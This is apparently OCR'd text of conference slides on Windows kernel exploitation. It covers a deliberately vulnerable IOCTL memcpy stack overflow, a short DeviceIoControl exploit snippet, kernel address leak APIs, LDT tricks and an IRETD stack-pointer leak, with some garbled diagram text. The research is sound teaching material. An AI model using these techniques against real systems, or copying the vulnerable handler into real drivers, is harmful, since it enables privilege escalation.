
```
NTSTATUS IoctlNeitherMethod(PVOID Buffer, ULONG BufferSize) {
  CHAR InternalBuffer[16];

  __try {
    ProbeForRead(Buffer, BufferSize, sizeof(CHAR));
    memcpy(InternalBuffer, Buffer, BufferSize);
  } except (EXCEPTION_EXECUTE_HANDLER) {
    return GetExceptionCode();
  }

  return STATUS_SUCCESS;
}
```

Note: when built with **WDK 7600.16385.1** for **Windows 7 (x64 Free Build)**.

Stack buffer overflow example



```
loc_11025:
mov     ebx, edx
mov     r8d, 1            ; Alignment
mov     edx, edx          ; Length
call    cs:__imp_ProbeForRead
mov     r8, rbx           ; Size
mov     rdx, rdi          ; Src
lea     rcx, [rsp+48h+Dst] ; Dst
call    memcpy
lea     rax, [rsp+48h+Dst]
test    rax, rax
jz      short loc_11050
```

statically linked memmove()

```
; void * __cdecl memcpy(void *Dst, const void *Src, size_t Size)
memcpy proc near
mov     r11, rcx
sub     rdx, rcx
jb      loc_1148A
```

```
cmp     r8, 8
jb      short loc_11354
```

```
loc_1148A:
add     rcx, r8
cmp     r8, 8
jb      short loc_114F4
```

```
if (dst > src) {
  // ...
} else {
  // ...
}
```

The exploit

```
PUCHAR Buffer = VirtualAlloc(NULL, 16,
                             MEM_COMMIT | MEM_RESERVE,
                             PAGE_EXECUTE_READWRITE);
memset(Buffer, 'A', 16);
DeviceIoControl(hDevice, IOCTL_VULN_BUFFER_OVERFLOW,
                &Buffer[-32], 48,
                NULL, 0, &BytesReturned, NULL);
```

DEMO

About the NULL dereferences...

```
memcpy(dst, NULL, size);
```

This might become exploitable:

- any address (dst) > `NULL` (src), passes liberal check.
- requires a sufficiently controlled size
  - "NULL + size" must be mapped user-mode memory.
- this is not a "tró" NULL Pointer Dereference anymore.

Other variants

That one was easy... but in general:

- Inlined `memcpy()` kills the technique.
- kernel → kernel copy is tricky.
    - even "*dst* > *src*" requires serious control of chunks.
        - unless you're lucky.
- Strict checks are tricky, in general.
    - must extensively control *size* for kernel → kernel.
    - even more so on user → kernel.
    - only observed in 32-bit systems.
- Tricky ≠ impossible

The takeaway

1. user → kernel copy on 64-bit Windows is usually trivially exploitable.
    a. others can be more difficult, but …
2. Don't easily give up on `memcpy`, `memmove`, `RtlCopyMemory`, `RtlMoveMemory` bugs
    a. check the actual implementation and corruption conditions before assessing exploitability

Kernel address space information disclosure

Kernel memory layout is no secret

- Process Status API: `EnumDeviceDrivers`
- `NtQuerySystemInformation`
    - `SystemModuleInformation`
    - `SystemHandleInformation`
    - `SystemLockInformation`
    - `SystemExtendedProcessInformation`
- win32k.sys user/gdi handle table
- GDTR, IDTR, GDT entries
- …

Still fun to find more.

Local Descriptor Table

- Windows supports setting up custom LDT entries
  - used on a per-process basis
  - 32-bit only (x86-64 has limited segmentation support)
- Only code / data segments are allowed.
- The entries undergo thorough sanitization before reaching LDT.
  - Otherwise, user could install `LDT_ENTRY.DPL=0` nad gain ring-0 code execution.


LDT – prior research

- In 2003, Derek Soeder that the "Expand Down" flag was not sanitized.
  - *base* and *limit* were within boundaries.
  - but their semantics were reversed
- User-specified selectors are not trusted in kernel mode.
  - especially in Vista+
- But Derek found a place where they did.
  - write-what-where → local EoP


Funny fields

Are there any more funny fields?

The “Big” flag


Data-Segment Descriptor
31
24 23 22 21 20 19
16 15 14 13 12 11
8 7
0
Base 31:24
G
B
0
A V L
Limit 19:16
P
D P L
1
Type
0 E W A
Base 23:16
4
31
16 15
0
Base Address 15:00
Segment Limit 15:00
0

Different functions



D/B (default operation size/default stack pointer size and/or upper bound) flag

Performs different functions depending on whether the segment descriptor is an executable code segment, an expand-down data segment, or a stack segment. (This flag should always be set to 1 for 32-bit code and data segments and to 0 for 16-bit code and data segments.)

Executable code segment

- Indicates if 32-bit or 16-bit operands are assumed.
  - “equivalent” of 66H and 67H per-instruction prefixes.
- Completely confuses debuggers.
  - WinDbg has its own understanding of the “Big” flag
    - shows current instruction at cs:ip
    - Wraps “ip” around while single-stepping, which doesn’t normally happen.
    - Changes program execution flow.

WTF

Stack segment

- **Stack segment (data segment pointed to by the SS register).** The flag is called the B (big) flag and it specifies the size of the stack pointer used for implicit stack operations (such as pushes, pops, and calls). If the flag is set, a 32-bit stack pointer is used, which is stored in the 32-bit ESP register; if the flag is clear, a 16-bit stack pointer is used, which is stored in the 16-bit SP register. If the stack segment is set up to be an expand-down data segment (described in the next paragraph), the B flag also specifies the upper bound of the stack segment.

Kernel-to-user returns

- On each interrupt and system call return, system executes `IRETD`
    - pops and initializes `cs`, `ss`, `eip`, `esp`, `eflags`

Or that's what everyone thinks!

IRETD algorithm

```
IF stack segment is big (Big=1)
    THEN
            ESP ←tempESP
    ELSE
            SP ←tempSP
FI;
```

- Upper 16 bits of are not cleaned up.
    - Portion of kernel stack pointer is disclosed.
- Behavior not discussed in Intel / AMD manuals.


Don’t get too excited!

- The information is already available via information classes.
  - and on 64-bit platforms, too.
- Seems to be a cross-platform issue.
  - perhaps of more use on Linux, BSD, …?
  - I haven’t tested, you’re welcome to do so.


DEMO

Trap handlers = more leaks.


Default traps



